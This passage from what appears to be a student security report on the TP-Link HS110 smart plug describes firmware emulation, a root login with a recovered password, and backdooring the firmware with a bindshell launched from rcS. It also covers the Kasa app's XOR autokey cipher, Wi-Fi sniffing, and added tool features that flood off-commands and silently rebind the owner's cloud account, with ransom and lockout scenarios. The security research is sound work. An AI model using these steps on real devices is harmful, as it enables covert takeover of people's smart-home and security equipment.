
Now that the firmware binary can be emulated, the entire firmware is to be emulated next. This is done to gain access to all the individual binaries in the firmware image and to perform network-based attacks on the firmware. However, some hurdles need to be overcome to emulate the entire firmware successfully, some of the most important are; the firmware is meant to run on another architecture, and the firmware might be dependent on physical hardware components to run. The first hurdle will be tackled by using Qemu, as in the previous section. The second hurdle will be addressed by using the Firmware-Analysis-Toolkit (FAT), which is a script built on top of Firmadyne, a tool meant to emulate firmware.

After setting up FAT, the command “./fat.py ~/hs110/hs110v1_us_1.0.7_Build_151016_Rel.24186.bin” was run and failed to build the firmware, after some research, it was found that to utilise the full capabilities of FAT, it needs to be run as root. Therefore, the command “./fat.py ~/Desktop/hs110v1_us_1.0.7_Build_151016_Rel.24186.bin” was run as root, the firmware was installed again on the device from the website, following the step in the “Acquiring the Firmware” section above. FAT was able to emulate the firmware, as seen in figure 16 below.

```

root@kali:~/firmware-analysis-toolkit# ./fat.py ~/Desktop/hs110v1_us_1.0.7_Build_151016_Rel.24186.bin

```



```


```

Figure 16: Emulating the Entire Firmware

Note that in the figure above the Network interfaces is empty as the firmware for this device does not have a web interface.

After running the firmware, a username and password prompt were presented. The input provided here was the username and password that were extracted from the shadow file found in section 4.1.4. above; the username is root, and the password is media. The username and password entered allowed access at a root level, as seen in figure 17 below.

```
HS110(US) login: root
Password:
Apr 12 09:35:27 login[58]: root login on `ttyS0'

BusyBox v1.01 (2015.10.16-03:22+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ #
```

Figure 17: Successful Login into the Emulated Firmware

The first thing noticed is that the BusyBox version seems to be outdated; therefore, a quick search for vulnerabilities on the Exploit Database revealed a vulnerability classed as an Input Validation Error and was discovered in 2006. An attacker can exploit this vulnerability to retrieve arbitrary files from the vulnerable system, in the context of the affected application. Information obtained may aid in further attacks.[29]

Entering 'help' in the shell revealed the built-in commands, this is seen in figure 18 below.

```
~ # help

Built-in commands:
-----
. : alias bg break cd chdir continue eval exec exit export false
fg hash help jobs kill let local pwd read readonly return set
shift times trap true type ulimit umask unalias unset wait

~ #
```

Figure 18: Built-In BusyBox Commands

However, an online search on all the commands available in this version of BusyBox, showed many more commands that work, even if they are not built-in to this variant of BusyBox. A simple example is the ls command. By using the command "ls -la", it showed a directory with no files, however, when the command "cd .." was used a directory with all the files inside the firmware were displayed. This is seen in figure 19 below.

```
~ # ls -la
drwxrwxr-x  2 root  root  4096 Oct 15  2015 .
drwxrwxr-x 14 root  root  4096 Apr 12 09:32 ..
~ # cd ..
/ # ls
bin      firmadyne  lost+found  root      tmp
dev      lib        mnt         sbin     usr
etc      linuxrc   proc        sys
/ #
```

Figure 19: Files Inside the Firmware


Going into the bin/ folder, we can see all the command that can be used. This is useful when accessing the backdoor in the firmware that will be created in the next section.

4.3. Backdooring firmware

Backdooring firmware is one of the security issues that firmware faces if the device has no security integrity checks and signature validation. An attacker can extract the file system from a firmware and then modify the firmware by adding a backdoor. This modified firmware could then be flashed to the real IoT device, giving the attacker backdoor access to the device.

To modify the firmware, the first step is to extract the files from the firmware but rather than using Binwalk as in section 4.1.2, a tool called Firmware Mod Kit or FMK for short will be used, this tool has been expanded on in section 3.4.

The first step after cloning this repository from GitHub was to change the address of Binwalk in the shared-ng.inc file so that it matches the one on the local machine, the final result can be seen in figure 20 below.



```
GNU nano 4.5 shared-ng.inc
VERSION=$(cat firmware_mod_kit_version.txt)
IMAGE_PARTS="$DIR/image_parts"
LOGS="$DIR/logs"
CONFLOG="$LOGS/config.log"
BINLOG="$LOGS/binwalk.log"
ROOTFS="$DIR/rootfs"
FSIMG="$IMAGE_PARTS/rootfs.img"
HEADER_IMAGE="$IMAGE_PARTS/header.img"
FOOTER_IMAGE="$IMAGE_PARTS/footer.img"
FWOUT="$DIR/new-firmware.bin"
BINWALK="/usr/local/bin/binwalk"
```

Figure 20: Changing the Address of Binwalk

The second step is to copy the firmware to the FMK directory using the command “cp ~/Desktop/hs110v1_us_1.0.7_Build_151016_Rel.24186.bin .” now that it is in the directory we run the ./extract-firmware.sh.

Once the execution is complete, the location of the file is given in this case the extracted firmware is in “/root/firmware-mod-kit/fmk/”.In the “rootfs” which is the root file system where the entire file system contents are located if any values are modified, or additional files or binaries are added they can be repackaged into the new firmware image. For that reason, the backdoor file used is moved here. This backdoor was created to open port 9999 on TP-Link devices. However, it was modified to open port 1040, which is the TP-Link Device Debug Protocol (TDDP). To be able to compile the new addition to the firmware, a cross-compiling toolchain for MIPS architecture is needed. BuildRoot is a unique tool that can help compile programs for various types of architectures, including MIPS.

After setting up the tool, the command “make menuconfig” is used in the BuildRoot directory, to bring up the options from which the toolchain can be built. First, navigate to “Target Options” and change the “Target Architecture” to MIPS (Big Endian) as it is the architecture being used as seen in figure 13 above. Second navigate to “Toolchain” and select Build Cross GDB for the Host and GCC Compiler, exit the build root configuration menu. The command “make” is used to build the toolchain. The BuildRoot cannot make a toolchain as root; therefore, the BuildRoot was set up on a non-root user with all the proper configurations as mentioned above, and the FMK directory was moved to this non-root user.

After the toolchain was created, the backdoor code was copied to the bin directory created, and it was compiled using “mips64-BuildRoot-linux-uclibc-gcc” which is a part of the toolchain create and is the GCC compiler selected previously, this is shown in figure 21 below.

```
poseidon@kali:~/buildroot-2020.02/output/host/usr/bin$ cp ~/firmware-mod-kit/fmk/rootfs/bindshell.c .
poseidon@kali:~/buildroot-2020.02/output/host/usr/bin$ ./mips64-buildroot-linux-uclibc-gcc bindshell.c -static -o
bindshell
```

Figure 21: Compiling the Backdoor

Once the backdoor code has been compiled, the new binary is placed inside the firmware using FMK. The binary is placed in the “etc/rc.d” directory because “etc/rc.d/rcS” will run during the boot process. The code for rcS was edited so that the backdoor code was inside the script. As seen in figure 22 below.

```
/usr/sbin/telnetd &

echo "Starting the backdoor"
/etc/rc.d/bindshell &

/usr/bin/shd &
```

Figure 22: Backdoor Placed Inside the rcS File

Now that everything is in place the only thing left is to recompile the firmware, this is done by using the command “sudo ./build-firmware.sh fmk/ -nopad -min”, after recompiling the new firmware is saved in the fmk directory as seen in figure 23.

```
poseidon@kali:~/firmware-mod-kit$ cd fmk/
poseidon@kali:~/firmware-mod-kit/fmk$ ls -la
total 3228
drwxr-xr-x  5 root root    4096 Apr 12 20:16 .
drwxr-xr-x  8 root root    4096 Apr 12 17:29 ..
drwxr-xr-x  2 root root    4096 Apr 12 17:29 image_parts
drwxr-xr-x  2 root root    4096 Apr 12 17:29 logs
-rw-r--r--  1 root root 3281600 Apr 12 20:16 new-firmware.bin
drwxrwxr-x 12 root root    4096 Apr 12 19:47 rootfs
poseidon@kali:~/firmware-mod-kit/fmk$
```

Figure 23: New Firmware Compiled

Before attempting to flash the new firmware on the device, the firmware was emulated using FAT. As mentioned above, FAT can only be run as root. Therefore, the command used to emulate the firmware is “sudo ./fat.py /poseidon/firmware-mod-kit/fmk/new-firmware.bin”. Figure 24 below shows that the backdoor code was run with no errors and can be accessed once it is on the device.

```
Starting the backdoor
Starting pid 61, console /dev/ttyS0: '/sbin/getty'

HS110(US) login: █
```

Figure 24: Emulating the Firmware with the Backdoor

An attempt was made to flash the new firmware on the device; however, the device seems to validate the signature of the image being flashed, this was confirmed by softScheck where they found that the image’s signature must match one of four hardcoded RSA keys. These keys are seen in figure 25 below.

```

LOAD:00432994      addiu   $s2, $v0, (aBgIaaackaabsu0 - 0x5E0000) # "BgIAAAckAABSU0ExAAQAAAEAAQArjNkuuBeCGF0"..
LOAD:00432998      # -----
LOAD:00432998      loc_432998:      # CODE XREF: checkFirmware+BCfj
LOAD:00432998      b       loc_4329D0
LOAD:0043299C      addiu   $s2, $v0, (aBgIaaackaabs_0 - 0x5E0000) # "BgIAAAckAABSU0ExAAQAAAEAAQD7Bk7F7FdnL9d"..
LOAD:004329A0      # -----
LOAD:004329A0      loc_4329A0:      # CODE XREF: checkFirmware+D0fj
LOAD:004329A0      lui     $v0, 0x5E
LOAD:004329A4      b       loc_4329D0
LOAD:004329A8      addiu   $s2, $v0, (aBgIaaackaabs_1 - 0x5E0000) # "BgIAAAckAABSU0ExAAQAAAEAAQHNT5FF10BU1L"..
LOAD:004329AC      # -----

```

Figure 25: RSA Keys

This step was not possible to explore as the free version of IDA does not decompile MIPS architectures. The software required is IDA Pro which can decompile a range of different architectures including MIPS; however, this software costs north of \$900. [56]

4.4. Portscan

A quick scan using the command “nmap -T4 -F 192.168.1.0/24” to scan for all devices on the network, after looking at the MAC addresses of the devices the one that matched the MAC address of the smart plug (as seen on the device itself) has 192.168.1.20 as its IP Address, the -T4 is a timing template that speeds up the scan and the -F stands for fast mode which limits the number of ports being scanned, however, the ports that are still scanned are the most common 100 ports. Later a scan was performed on the device using the command “nmap -p- 192.168.1.20” to scan all UDP and TCP ports, the -p- tells Nmap to scan all possible ports with no range limitations. The scan reveals port 9999 to be the only port open on the device. This is shown in figure 26 below. The Port 9999 TCP is solely used to control the smart plug on a local network via the Kasa app.

```

root@kali:~# nmap -p- 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-13 16:46 BST
Nmap scan report for 192.168.1.20
Host is up (0.013s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
9999/tcp  open  abyss
MAC Address: 50:C7:BF:30:D6:5B (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 414.49 seconds

```

Figure 26: Port Scan on the IoT Device

4.5. Decompile the APKs

Decompiling the APKs of an application can reveal vulnerabilities that can be exploited by attackers, some of these vulnerabilities are lack of binary protection, insufficient transport layer protection, insufficient authorisation or authentication, improper certificate validation, brute force user enumeration, insufficient session expiration, and information leakage. [30]

The device used to control the smart plug is a Motorola motog6 and runs on Android; therefore, acquiring the APK files for the Kasa app can be done by installing it from Apkpure. Apkpure is a third-party app store that can be used to download APK files, with the ability to download older versions of an application as well as their historical release notes [42]. The Kasa version on the mobile phone is 2.20.0.918. Therefore, the same version was installed from Apkpure.

To decompile an android application, Enjarify and JD-GUI will be used. Enjarify translates Dalvik bytecode to Java bytecode which will be analysed further using JD-GUI. JD-GUI is a

Java decompiling tool which can be used to view Java code. Both tools have been expanded on in section 3.4.

A directory to store any related work for this section was create called “MARS” (Mobile Application Related Stuff). The tools and APK file were set up in this directory. The command “./enjarify.sh ~/MARS/Kasa\ Smart_v2.20.0.918_Apkpure.com.apk” was run as seen in figures 27 and 28 below. The output was written on a JAR file.

```
root@kali:~/MARS/enjarify# ./enjarify.sh ~/MARS/Kasa\ Smart_v2.20.0.918_apkpure.com.apk
Using python3 as Python interpreter
1000 classes processed
2000 classes processed
3000 classes processed
4000 classes processed
5000 classes processed
6000 classes processed
7000 classes processed
```

Figure 27: Decompiling the APK

```
26470 classes translated successfully, 5 classes had errors
root@kali:~/MARS/enjarify#
```

Figure 28: Total Number of Java Classes Contained in the APK

The JAR file creates above was opened using JD-GUI, revealing all the classes that were decompiled, as it can be seen in the figures above, there are over 26,000 classes. Therefore, the help from an automated tool such as MobSF was needed. MobSF has been expanded on in section 3.4 and will be used to look for files that may contain hardcoded sensitive information such as usernames, passwords, keys etc.

After installing all the necessary dependencies and setting up MobSF, the command “./run.sh” was used to run a local server, at 0.0.0.0:8000 which provides an interface to use MobSF, this is seen in figure 29 below.

```
root@kali:~/MARS/Mobile-Security-Framework-MobSF# ./run.sh
[2020-04-13 22:18:04 +0100] [47978] [INFO] Starting gunicorn 20.0.4
[2020-04-13 22:18:04 +0100] [47978] [INFO] Listening at: http://0.0.0.0:8000 (47978)
[2020-04-13 22:18:04 +0100] [47978] [INFO] Using worker: threads
[2020-04-13 22:18:04 +0100] [47980] [INFO] Booting worker with pid: 47980
```

Figure 29: Running MobSF

The APK file was dragged and dropped into MobSF’s web interface where it was automatically decompiled and analysed. MobSF provides a variety of information about the app such as the app scores, file information, app information, core android components (Activities, Services, Receivers, and Providers), however, the most helpful subsection, is the code analysis subsection. Here, MobSF flags poor coding practices as well as potentially vulnerable pieces of code listing all the classes that may cause a specific vulnerability and includes the CVSS score which has been expanded on in section 3.5.1., moreover, MobSF also provides a CWE or Common Weakness Enumeration, which is a community-developed list of common software and hardware security weaknesses. It serves as a common language, a measuring stick for security tools, and as a baseline for weakness identification, mitigation, and prevention efforts [31]. MobSF found vulnerabilities in the Kasa app, which can be seen in the table below;

however, as the files that these vulnerabilities are found in are numerous; 692 out of 26470 have been flagged to have security flaw which equates to 2.6% of the Java files. Some of these files will be included in Appendix B:

Vulnerability	Severity	Standards
App can read/write to External Storage. Any App can read data written to External Storage.	High	CVSS: 5.5 CWE: CWE-276- Incorrect Default Permissions
App can write to App Directory. Sensitive information should be encrypted.	Info	CVSS: 3.9 CWE: CWE-276-Incorrect Default Permissions
App uses SQLite Database and execute raw SQL query. Untrusted user input in raw SQL queries can cause SQL Injection. Also, sensitive information should be encrypted and written to the database.	High	CVSS: 5.9 CWE: CWE-89- Improper Neutralisation of Special Elements used in an SQL command ('SQL Injection')
Files may contain hardcoded sensitive information, like usernames, passwords, keys etc.	High	CVSS: 7.4 CWE: CWE-312-Cleartext Storage of Sensitive Information
Insecure Implementation of SSL. Trusting all the certificates or accepting self-signed certificates is a critical Security Hole. This application is vulnerable to MITM attacks.	High	CVSS: 7.4 CWE: CWE-295-Improper Certificate Validation
IP Address disclosure	Warning	CVSS: 4.3 CWE: CWE-200-Exposure of Sensitive Information to an Unauthorised Actor.
The App logs information. Sensitive information should never be logged.	High	CVSS: 6.5 CWE-532-Insertion of Sensitive Information into Log File
The App uses an insecure Random Number Generator.	High	CVSS: 7.5 CWE: CWE-330-Use of Insufficiently Random Values
The App uses Java Hash Code.	Warning	CVSS: 2.3 CWE: CWE-327-Use of a Broken or Risky Cryptographic Algorithm

The vulnerabilities with the highest CVSS score are, “Files may contain hardcoded sensitive information, like usernames, passwords, keys etc.” and “Insecure Implementation of SSL. Trusting all the certificates or accepting self-signed certificates is a critical Security Hole. This application is vulnerable to MITM attacks.” A further look in the files containing these vulnerabilities revealed the method used by the application to obfuscate the payload across the local network. The file `com.tplinkra.tpcommon.tpclient.TPClientUtils` seems to include the encryption method and its counterpart the decryption method:

```
public static byte[] encode(byte[] bArr) {
    byte b = -85;
    for (int i = 0; i < bArr.length; i++) {
        bArr[i] = (byte) (b ^ bArr[i]);
        b = bArr[i];
    }
    return bArr;
}
```

Figure 30: Encryption Method Found

```
public static byte[] decode(byte[] bArr) {
    if (bArr != null && bArr.length > 0) {
        byte b = -85;
        int i = 0;
        while (i < bArr.length) {
            byte b2 = bArr[i];
            bArr[i] = (byte) (b ^ bArr[i]);
            i++;
            b = b2;
        }
    }
    return bArr;
}
```

Figure 31: Decryption Method Found

In figure 30, the IV (Initialisation Vector) `b` has a hardcoded value of `-85` ($= 171$). The first byte of the plaintext is XORed with the key. The key is then set to the plaintext byte. This can be seen in the figure above. The next iteration, the plaintext byte is XORed with the previous plaintext byte and it loops until all bytes of the payload have been encrypted. This type of encryption is known as an autokey cypher which is a polyalphabetic substitution cypher. It is similar to the Vigenere cypher. The only difference is that it uses a different method of generating the key [32]. Even though this cypher has better statistical properties than just a simple XOR with a repeating key, it can still be broken by using a KPA or Known plaintext Attack.

4.6. Wireshark Dissector

By using ALFA Network AWUS036NHA network adapter, which has been expanded on previously in section 3.2., is set to monitor mode following a sequence of commands, the first of which is “`sudo iwconfig`” this command is used to display all wireless interfaces. The command revealed three networks with only one having a wireless extension name “`wlan0`” which will be the wireless interface that will be changed to monitor mode, the second command used is “`sudo airmon-ng check kill`” will check and kill off processes that might interfere with the `airmon-ng` suite. The third and final command used is “`sudo airmon-ng start wlan0`” this

command will change the interface to monitor mode, however, to ensure that all the steps worked as intended “sudo iwconfig” is rerun. In figure 32 below the difference between the first time iwconfig is run, and the second time it is run is highlighted.

```
poseidon@kali:~$ sudo iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:"EE-9ndhwt"
Mode:Managed  Frequency:2.437 GHz  Access Point: 48:8D:36:68:62:B4
Bit Rate=72.2 Mb/s   Tx-Power=20 dBm
Retry short limit:7   RTS thr:off   Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=60/70  Signal level=-50 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0 Invalid misc:10  Missed beacon:0

poseidon@kali:~$ sudo airmon-ng check kill

Killing these processes:

  PID Name
 1991 wpa_supplicant

poseidon@kali:~$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

poseidon@kali:~$ sudo iwconfig
eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
Retry short limit:7   RTS thr:off   Fragment thr:off
Power Management:off

lo        no wireless extensions.

poseidon@kali:~$ █
```

Figure 32: Setting Up Monitor Mode

In the setup seen in section 3.1.1. Wireshark was run on the “wlan0mon” network to search for packets between the smart plug and the mobile phone, however, no packets were visible. After extensive research into the matter, the only way for any packets to be seen was to connect the phone to the smart plug’s access point. This was done by first resetting the smart plug back to its factory settings and connecting the device to the smart plug’s ESSID or Extended Service Set Identifier which is “TP-LINK_Smart Plug_D65B” this makes the smart plug only controlled locally and did not send any information to the cloud.

To display all the access points detected by the network adapter, the command “sudo airodump-ng wlan0mon” is used. This command provides an abundance of information; however, two pieces of information are specifically important; BSSID and CH. The BSSID or Basic Service Set Identifier is described as the MAC address of the access point. CH stands for Channel number, which is taken from beacon packets [33].

The MAC address of the smart plug is 50:C7:BF:30:D6:5B and by comparing it with the BSSIDs seen after running the command, the access point can be identified. As seen in figure (airodump) below it can be seen that the access point is the last one on the list with channel number 1 and ESSID of “TP-LINK_Smart Plug_D65B”. Next the command “sudo airodumpng -d 50:C7:BF:30:D6:5B -c 1 wlan0mon” is used to specify the exact access point the network adapter to listen on, this is shown by figures 33 and 34 below.

```
CH 4 ][ Elapsed: 0 s ][ 2020-04-18 18:50
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
48:8D:36:68:62:B4	-48	2	0 0	6	130	WPA CCMP	PSK	EE-9ndhwt
02:CB:51:A7:25:1B	-88	2	0 0	1	195	OPN		BTWifi-with-FON
9C:D3:6D:2D:40:58	-86	1	0 0	1	130	WPA CCMP	PSK	VM763040-2G
50:C7:BF:30:D6:5B	-46	7	0 0	1	65	OPN		TP-LINK_Smart Plug_D65B

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
48:8D:36:68:62:B4	00:0F:00:65:03:9E	-54	0 - 1e	0	1		

Figure 33: Searching for All Access Points seen by the WiFi Adaptor

```
CH 1 ][ Elapsed: 6 s ][ 2020-04-18 18:51
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
50:C7:BF:30:D6:5B	-37 100	58	0 0	1	65	OPN		TP-LINK_Smart Plug_D65B

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes

Figure 34: Specifying Which Access Point to Listen On

After running this command, Wireshark is opened to sniff the communication between the smart plug and the mobile phone, the packets were filtered using the filter “tcp.flags.push”. Using the phone to turn the plug on and off displays packets in Wireshark, this is seen in figure 35 below.

Figure 35: Packets observed Without Dissector

However, the data seems to be encrypted. Here we can use the knowledge gained in section 4.5. to decrypt the communications. By using the command “sudo cp ~/tplink-smartplug/tplink-smarthome.lua.” a plugin that has been developed by softScheck was copied to the directory that contains the plugins for Wireshark, the encrypted packets are then decrypted and can be viewed in plaintext. Figure 36 shows the packets decrypted.

No.	Time	Source	Destination	Protocol	Length	Info
605	14.843664858	192.168.0.100	192.168.0.1	TCP	119	37158 → 9999 [ACK] Seq=1 Ack=...
606	14.843696354	192.168.0.100	192.168.0.1	TPLINK	235	37158 → 9999 [PSH, ACK] Seq=...
608	14.844256650	192.168.0.1	192.168.0.100	TCP	126	9999 → 37158 [ACK] Seq=1 Ack=...
617	15.024760746	192.168.0.1	192.168.0.100	TPLINK	175	9999 → 37158 [PSH, ACK] Seq=...
648	15.025258337	192.168.0.1	192.168.0.100	TCP	175	[TCP Retransmission] 9999 → ...


```

4
* Frame 606: 235 bytes on wire (1880 bits), 235 bytes captured (1880 bits) on interface wlan0mon, id 0
* Radiotap Header v0, Length 39
* 802.11 radio information
* IEEE 802.11 QoS Data, Flags: .....TC
* Logical-Link Control
* Internet Protocol Version 4, Src: 192.168.0.100, Dst: 192.168.0.1
* Transmission Control Protocol, Src Port: 37158, Dst Port: 9999, Seq: 1, Ack: 1, Len: 106
* TP-Link Smart Home Protocol (decrypted)
  {"context":{"source":"46a4d58b-6279-432c-ae23-e115c2db8354"},"system":{"set_relay_state":{"state":1}}}
* JavaScript Object Notation
  Object
  - Member Key: context
    Object
    - Member Key: source
      String value: 46a4d58b-6279-432c-ae23-e115c2db8354
      Key: source
    Key: context
  - Member Key: system
    Object
    - Member Key: set_relay_state
      Object
      - Member Key: state
        Number value: 1
        Key: state
      Key: set_relay_state
    Key: system
  
```

Figure 36: Packets Observed With Dissector

softScheck release a full list of system commands that were integrated into the tool that was developed by the company. The full list is found in Appendix C. These commands will be used to add new features to the tool that was developed by them. The main reason for adding new features to the tool is to test the full capabilities of the tool maliciously; to test the use maliciously, features that could compromise the functionality of the device will be added, this will be based on possible real-world scenarios giving further justification for each feature.

To test these features in an everyday environment, the smart plug and phone were connected back to the home router. Returning the network setup to the one seen in figure 1 found in section 3.1.1.

4.7. Adding Feature to the “tplink-smartplug.py”

A feature added to the tool developed by softScheck is called “blackout”. This feature takes advantage of the ability that the tool can send packets to the plug, telling it to turn off. The blackout feature loops the turn off command for a certain amount of time which is determined by the user. A scenario where this feature can be used is if a light was connected to a smart plug that would turn on if it sensed motion, by using this feature the user can walk in front of the light without having to worry about the light turning on allowing the attacker to access the place physically.

To run this feature, enter the command “python tplink_smartplug.py -t <IP of the target device> -c blackout”. The user will be prompted to enter the number of minutes the user wishes the blackout to last after the specified time has elapsed the feature will display the time taken in seconds and the number of packets sent in the specified time, this is seen in figure 37 below.

```

poseidon@kali:~/tplink-smartplug$ python tplink_smartplug.py -t 192.168.1.20 -c blackout
Enter the number of minutes you would like the blackout to last: 1
('elapsed time:', 60.0)
('Total number of packets:', 1850)
  
```

Figure 37: Blackout Statistics

A second feature added to the tool is called “steal”. This feature automates the ability provided by the tool allowing the user to unbind the rightful owner from the cloud and bind their information allowing the user of the tool to take full control of the target device. To be able to

test this feature, another account was created using the Kasa app; which was installed on a different phone.

A possible scenario where this feature could be used is when a camera is hooked up to a smart plug, where when a smart lock is unlocked, the camera is turned off, and when the lock is locked, the camera is turned back on. By using the tool, the attacker can gain control over the camera rendering the security system useless, for the person who installed it. The attacker can then use the system against the original owner by, for example permanently locking the owner outside of the house and demanding a ransom to open it or lock the owner inside of the house denying him any possibility of leaving.

To run this feature, enter the command “python tplink_smartplug.py -t <IP of the target device> -c steal”. This feature will first turn off the LED lights on the devices to ensure that the owner is not suspicious, second, it will give information about the account that is bound to the device, third, it will unbind the account from the device, fourth it will prompt the user to enter a username and password it will then bind the new user to the device. Lastly, it will turn the LED lights back on. The LED lights are turned off throughout this process as they blink green and orange, which can be noticeable if left on.

The threat modelling in section 3 and sections 4.1 - 4.7 help achieve the second sub-goal of this project as the threat modelling helps with indicating which attack has the highest success rate with the most significant threat. Moreover, sections 4.1- 4.7 perform the attacks indicated by the threat modelling, where the vulnerabilities found are exploited in section 4.7 specifically.

4.8. Amsel

As seen in the background section of this report, AMSEL is a tool for generating symptoms of malware and intruder activity by testing threat detectors. In this tool, the symptoms are emulated, meaning they pose no actual threat to the system they are being generated on, even though they seem realistic. This tool is governed by stochastic models to govern the randomness. Each stage of an attack can be emulated by this tool, initial infection, discovery, and data extraction.

The tool developed by softScheck with the added contributions, will be embedded into AMSEL to provide a way to send specialised commands to the smart plug HS110, however, in theory, these commands can be sent to any device that uses the Kasa app, this is due to the fact that any IoT device using the Kasa app, will communicate with the same method of encryption, explored previously in section 4.5.

After studying AMSEL and in turn its source code, an attempt was made to implement a class that would inject commands using a config file that contained specific parameter. As a result, a tool called KACI was developed to integrate it later into AMSEL.

KACI or the Kasa App Command Injector uses an Abstract Factory Pattern and a Model-View-Controller pattern to make KACI more versatile and allow the addition of more attacks with ease, both patterns are explained below. KACI makes it possible to inject commands into any IoT device that uses the Kasa App as it improves the tool developed by softScheck, where it provides a GUI for the user, instead of the command line. In addition to this two new features were added with KACI; the random feature where it will randomise which attack is run for a specified amount of time, and the steal feature which was adapted into Java making it possible for the user to use KACI to achieve the scenarios explored in section 4.7.

“An abstract factory pattern provides an interface to create families of related or dependent objects without specifying their concrete classes.” [60]. After researching what pattern is best to use the Abstract Factory Pattern was deemed the best to create objects. The Abstract Factory Pattern works through object composition. To provide a more precise explanation, a simplified UML diagram is seen in figure 38 below. However, the full diagram can be seen in Appendix D.

The simplified version of the UML diagram consists of two interfaces and eight classes; however, the full diagram consists of two interfaces and thirty-two classes. The classes and interfaces of the simplified version are:

- There is an interface called AttackFactory, which has the createAttack() method. This allows creating any attack class that implements this interface. In the UML diagram seen below, the interface is implemented by two classes: OnAttack and the OffAttack. The AttackFactory creates an attack. It can either be the OnAttackFactory class or the OffAttackFactory class. Both implement the AttackFactory interface.
- The OnAttack class is a class that contains all the methods from the Attack class for the on attack.
- The OffAttack class contains methods from the Attack class. However, they are implemented for the off attack.
- The OnAttackFactory creates an On attack by using the OnAttack class. Similarly, the OffAttackFactory uses the OffAttack class for creating an Off attack.
- The AttackGenerator class is an abstract class that extends the RunAttack class. The AttackGenerator class has a method mainly for returning a specific attack factory based on the argument that the method takes as a string.
- The RunAttack class is a class that runs the program; it prompts a user to choose an attack, then uses the AttackGenerator abstract class to get the AttackFactory to get factories of concrete classes by passing the user’s input.
- The UserInterface class is used by the OnAttack and the OffAttack classes to indicate what messages to output to the user. Similarly, the Console class is responsible for reading the users input and outputs the response provided by the UserInterface class.

As it can be seen based on the above design description and the UML class diagram below, this pattern creates its objects through object composition.

